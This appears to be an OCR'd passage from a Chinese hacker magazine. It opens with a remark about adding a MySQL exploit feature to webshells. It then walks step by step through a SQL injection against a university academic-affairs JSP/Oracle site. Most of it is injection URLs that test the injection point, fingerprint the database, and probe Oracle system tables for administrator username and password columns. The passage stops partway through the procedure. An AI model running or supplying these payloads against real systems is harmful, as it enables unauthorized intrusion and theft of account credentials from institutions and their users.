


图5




图6

对此有兴趣的朋友，可以把这个功能再加到你的phpspy或其他WebShell程序中，或者把程序做得更完善一些。时间仓促，我这里就不罗嗦了，大家自己研究吧。

[文章中用到的MySQL5exp.dll和MySQL5exp.php已收录在本期光盘中]

MySQL5

利用Jsp+Orcale注入 再度杀入教务处

剑心[B.C.T]

大家可能记得上次我写过进入教务处的文章，但是想来想去还是觉得不完美，不只是没有得到网站管理的最高权限，而且前后花费的时间太长，并且是从网段的机器旁注进去的，实在不爽。既然我们是搞脚本的，那么真的就不能从80端口渗透么？于是再次决定去试试了！

一　判断注入点的数据库类型

因为网站是Jsp+Unix架构的，权限也配置得很好，没有什么目录浏览之类的漏洞，再加上上次的测试也能确定没有什么上传方面的漏洞了。这么少的功能应该是比较安全了，那么剩下的就只能看看有没有注入方面的问题了。

整个网站查询数据库的地方有很多，登陆的地方肯定是一个，但是测试了也是没有问题的，那么现在只能看看公告的地方了！主页上有如下一个公告：

Url:http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351

首先提交：http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and 1=1

正常返回如图1所示。




图1

接着提交 http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and 1=2

，返回信息如图2所示。




图2

嘿嘿，有了上面两个Url提交的结果就可以判断出是存在Sql注入漏洞的了，并且能确定是一个Int类型的注入点，因为它将我们的and 1=1和and 1=2也当作Sql语句处理了，无论是什么数据库，到这一步都说明我们能注射代码的哦！让我们继续吧！

知道了存在注入就应该看看是什么类型的数据库了，直接加个单引号让它出错看看！提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351'

返回跟图2一样的结果，是出错了，但是也可以知道服务器方面是做了错误屏蔽的，这样我们就不能直接得到数据库类型了，这难不倒我！

提交 http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351/*jnc，还是返回如图2一样的结果，我们知道如果是Mysql的话，因为/*是注释字符，那么这个正常应该返回跟图1一样的结果，这里返回错误说明不会是Mysql，那么继续判断吧！

提交 http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351--jnc




图3




图4

返回如图3一样的结果，呵呵，跟图1差不多吧！这说明当前的数据库服务器是支持“--”注释字符的，而跟Jsp常用搭配的支持“--”注释字符的，也就Mssql和Oracle而已，接下来要判断数据库是Mssql还是oracle了，提交Url：

http://fuckjwc/hust//pub_message/message.jsp?

fmodulecode=5100&modulecode=5100&messageid=4351;

返回如图4一样的结果，说明是不支持“;”分割的多句查询哦！我们知道Mssql是支持“;”多句查询的，那么这里就应该是Oracle了！

不过还是提交个Url查询下Oracle的系统表看看是不是真是Oracle吧！Url如下：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tables)>0--

哈哈，正常返回，如图5所示，这下确定了这个注入点是Jsp+Oracle的int类型的注入点！




图5

二 猜测后台存放管理员的用户密码的表列名

到这里就要调整下我们的注入思路了！从系统登陆的地方我们看到可以选择什么类型的用户，如图6所示，这里我们关心的肯定是如何取得系统管理员的权限！如果我们知道了用户名和密码是放在什么表中就可以通过这个注入点进行猜测了！查看登陆页面的源代码发现了这两行代码：

```
<input name="username" type="text" class="input_text" id="username" size="9">
<input name="password" type="password" class="input_text" id="password" size="9">
```

一般的程序员在写程序的时候为了方便或者习惯，都是将列名做为变量传递的，这为我们黑盒测试带来了方便。Oracle数据库的注入不同于其他数据库，如Access和Mysql，它包含了几个系统表，这几个系统表里存储了系统数据库的表名和列名，如user_tab_columns系统表就存储了用户的所有的表、列名，其中table_name表示的是系统里的表名，column_name里的是系统里存在的列名，我们就可以通过这些系统表来猜测系统的数据库结构了！提交如下连接：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where column_name like '%25PASSWORD%25')>0--

注意其中的%25是%的Url编码，通过这个语句就可以查询user_tab_columns系统表，看里面列名与password相似的记录的条数，注意列名要用大写表示哦！结果返回如图1类似的结果，说明系统里是含有password列的，将%25去掉再次提交，返回如图1类似的结果，证实了我们的猜测！

接着提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where column_name like '%25USERNAME25%')>0--

用相似的方法证明了username列的存在。接下来是判断表名了，提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where table_name like '%25ADMIN%25' and column_name like '%25USERNAME25%')>0--

返回错误，说明应该不存在一个名字里含有admin并且列名里含有USERNAME的表，接着判断下有没有名字里含有USER的目标表吧！

提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where table_name like '%25USER%25' and column_name like '%25USERNAME25%')>0--

嘿嘿，运气不错，还真有这样的表！看看有几个吧！提交：

http://fuckjwc/hust//pub_message/message.jsp?fmodulecode=5100&modulecode=5100&messageid=4351 and (select count(*) from user_tab_columns where table_name like '%25USER%25' and column_name like '%25USERNAME25%')>1--

这下出错了，看来只有一个这样的表哦！继续吧！看看这个表名是什么！提交：

